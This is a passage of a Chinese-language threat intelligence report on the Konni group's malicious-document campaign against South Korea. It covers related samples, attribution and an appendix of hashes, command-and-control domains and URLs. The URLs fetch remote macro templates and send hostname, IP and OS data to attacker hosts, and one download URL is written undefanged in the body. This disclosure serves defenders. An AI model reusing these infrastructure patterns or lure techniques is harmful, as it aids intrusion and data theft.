
除上述提到以外的命令，主要是以SYSTEM权限执行下载的文件。

二、关联分析

在今年早些时候，我们也发现了Konni组织针对韩国地区的多个攻击样本，关联样本1信息如下表所示：

文件名称	카뱅과 손잡은코인원_비트독주 체제무너뜨릴까.docx
文件大小	1.50 MB (1568752 字节)
MD5	00e6e9ed4666623860686c123ed334f0

Konni组织使用加密货币相关文件名和内容诱导用户点击运行，其执行流程与上述分析类似，首先从远端地址http://word2022.c1.biz/template.dotm下载恶意宏模板，宏代码设置字体为黑色，执行前后伪装内容如下所示。



接着收集主机的操作系统版本信息、主机名、IP地址信息并发送给服务器，收集此类信息可用于后续更加精准的攻击行动中。需要特别注意的是，该样本宏代码中没有后续下载CAB文件并解压执行的过程，因此判断该样本主要是前期侦察模块。

此外，通过分析之前捕获的Konni组织样本，发现该组织前期使用的恶意文档是从自身释放CAB并解压执行其中脚本文件，这种方式没有远端加载CAB灵活，并且也容易暴露使用的恶意载荷。

关联样本2信息如下表所示：

文件名称　　보상명부.xlam
文件大小　　145.43 KB (148924 字节)
MD5　　cf5f18032667bfb4c7373191e7fb1fbf
其利用宏从自身解压出rels.xml文件（实为CBA载荷），再利用expand解压rels.xml并执行其中的check.bat文件，后续流程和本次攻击基本一致，不再详细描述。

```
sMessage = "Sorry, Excel can't read because office version is low. Please update Excel."
```

三、归属研判

Konni组织本次针对韩国地区的攻击，跟之前针对俄罗斯地区使用的载荷相似度很高，主要集中体现在如下方面：

1.在诱饵文档显示上依然保持着该组织的一贯风格，即成功执行后才将不易阅读的文字置黑显示出来，这个是该组织的一个显著特点；

2.和以前样本一样都采用CAB格式文件层层加载载荷，只是CAB文件获取方式不完全相同，此外批处理脚本也十分类似;

3.最终的远控模块功能相似，并且通信流量上也类似，如4895750.c1.biz/dn.php?name={HostName}&prefix=cc(count)，其中count表示连接次数，从零开始。之前该组织使用过/dn.php?client_id={主机ID}&prefix=cc(count)类似的URL格式。

最后结合到该样本是针对韩国地区的攻击，符合该组织一直以来的攻击目标，综上，本次攻击归于Konni组织。

总结

Konni组织自被披露以来长期针对周边国家及地区的网络攻击行动，并且有愈演愈烈的趋势。在本轮攻击中，该组织一如既往的使用恶意文档作为攻击载体，将多个恶意模块打包成CAB格式进行攻击,并且在CAB文件的下发方式上呈现出多样化的特点。这都表明该组织在持续地进行更新恶意代码的功能和形态，呈现出功能化模块化的特点，并开发适配不同的系统环境攻击组件。
此外，本文披露的相关恶意代码、C2只是Konni组织针对韩国地区攻击过程中使用的部分武器，该组织不会因为一次攻击行动的暴露而停止活动，反而会持续更新其载荷，后期我们也将持续关注该组织的针对韩国及其他地区的攻击武器。

附录 IOC
cf5f18032667bfb4c7373191e7fb1fbf
7b27586c4b332c5e87784c8d3e45a523

00e6e9ed4666623860686c123ed334f0
2c0db5d995d997a7687f527c493b4c89
7c77fbf78a0e15be66f9edee7ab21084
0567c9fa7c535e8d09fc5d1c712c66bf
ad868a784cb0303aeb02666fe70495f6
f2ffb3cb75535e4ef70b195de68fd330
020e326d4db035b61f66407acb74521d
f0105f3127de410360a2ed80d697b059
a7da2aaaa7efdd9ee74fc5e517be30b2
50551b96e321fe1b478b7bba77c573e6
a6736c776d6d44cec7ec07b9fb628ec3
1ae5b24456d9751dbd15c5c4fccef261
8e50622992a4b4b33127c34ff3fdbd30
1536e9bf086982c072c2cba7d42b0a62
8ef69701c52dc78df0df1dd0bb4c9f36
2211d9356dd7aeced0ee7b2a05077c75
079be709ce7e57f4015b0ca8347e8a29
371d4255ffe03274f016395fe3a4e380
8a37c1614aed81a2b9d1f44cf84e2515

rq7592.c1[.]biz
4895750.c1[.]biz
word2022.c1[.]biz
5645780.c1[.]biz
k22012.c1[.]biz

http://k22012.c1[.]biz/paypal.dotm
http://5645780.c1[.]biz/index.php?user_id=trap&auth=trap&pw=trap
http://word2022.c1[.]biz/template.dotm
http://word2022.c1[.]biz/index.php?os={OSVersion}&name={HostName}&ip={IP}
http://4895750.c1[.]biz/dn.php?name={HostName}&prefix=cc(count)
http://4895750.c1[.]biz/up.php?name={HostName}
http://rq7592.c1[.]biz/up.php?name={HostName}
http://rq7592.c1[.]biz/dn.php?name={HostName}&prefix=cc(count)